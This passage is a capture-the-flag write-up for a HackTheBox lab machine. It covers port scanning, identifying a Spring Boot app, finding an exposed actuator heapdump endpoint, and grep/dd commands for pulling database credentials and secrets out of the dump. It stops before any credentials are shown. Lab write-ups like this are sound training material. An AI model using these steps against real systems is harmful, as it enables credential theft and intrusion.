Stream Writeup
Stream is a medium difficulty Linux machine hosted as part of the Season 12 3rd week HackTheBox contest.
Initial Enumeration
My first step was to start with RustScan to view open ports.
└─$ rustscan -a 10.129.74.16
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/home/doomsknight/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.74.16:22
Open 10.129.74.16:80
We found two ports open: port 22 and port 80. So, my next step was to do further enumeration with nmap using default scripts and version flags.
nmap -sV -sC 10.129.74.16 -p80,22
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 15:43 +0000
Nmap scan report for 10.129.74.16
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://api.htb-airport.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host) scanned in 31.79 seconds
From the scan, we can see the host is api.htb-airport.htb, so my next step was to open it in the browser.
http://api.htb-airport.htb leads us to an API endpoint:
{"service":"terminal-edge-gateway","status":"operational","version":"1.0.0","node":"tg-edge-01","region":"eu-central-1","uptime":"0d 0h 28m 25s","upstreams":{"flight-data-service":"UP","boarding-control":"UP","gate-assignment":"UP","passenger-manifest":"UP"},"message":"All terminal gateway systems are operational.","timestamp":"2026-10-15T16:00:17.339437542Z"}I tried to access a non-existing page so that I could see the error page: http://api.htb-airport.htb/not-exist
I got a Whitelabel Error Page:

<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error, so you are seeing this as a fallback.</p><div id='created'>Thu Oct 15 16:03:03 UTC 2026</div><div>There was an unexpected error (type=None, status=999).</div></body></html>With a simple Google search, I found out that the error is related to the Spring Boot web framework. From a certain walkthrough I watched from ippsec videos, I recalled that Spring Boot can expose an actuator directory.
My next step was to enumerate directories using feroxbuster:

Feroxbuster didn't find much, only two directories: error and status. I could have changed wordlists, but I decided to chase after the actuator directory first.
Accessing the actuator directory on the web gave me another file: heapdump.
{"_links":{"self":{"href":"http://api.htb-airport.htb/actuator","templated":false},"heapdump":{"href":"http://api.htb-airport.htb/actuator/heapdump","templated":false}}}I downloaded heapdump and saved it to a directory.
Analyzing the Heapdump
- A
heapdumpcontains everything stored in memory, including plaintext passwords, database credentials, and session tokens.
With that in mind, my first step was to hunt for passwords and secrets. I decided to use strings and grep.
The discovery chain I actually used (4 steps):
1. Find the DB URL -> revealed H2 in-memory DB
strings -a heapdump | grep -iE 'jdbc:'2. Enumerate the app's own classes -> found DataSourceConfig
grep -aoE 'Lcom/htb/[A-Za-z0-9/$]+;' heapdump | sort -u3. Dump context around the DataSourceConfig class reference inside the heap section
(skip first 8MB = header/string tables, where it's just noise)
grep -aob 'Lcom/htb/terminal/config/DataSourceConfig' heapdump | cut -d: -f1 | while read off; do
  if [ "$off" -gt 8000000 ]; then
    echo "=== @ $off"
    dd if=heapdump bs=1 skip=$((off-500)) count=2500 2>/dev/null | strings -a | head -25
  fi
done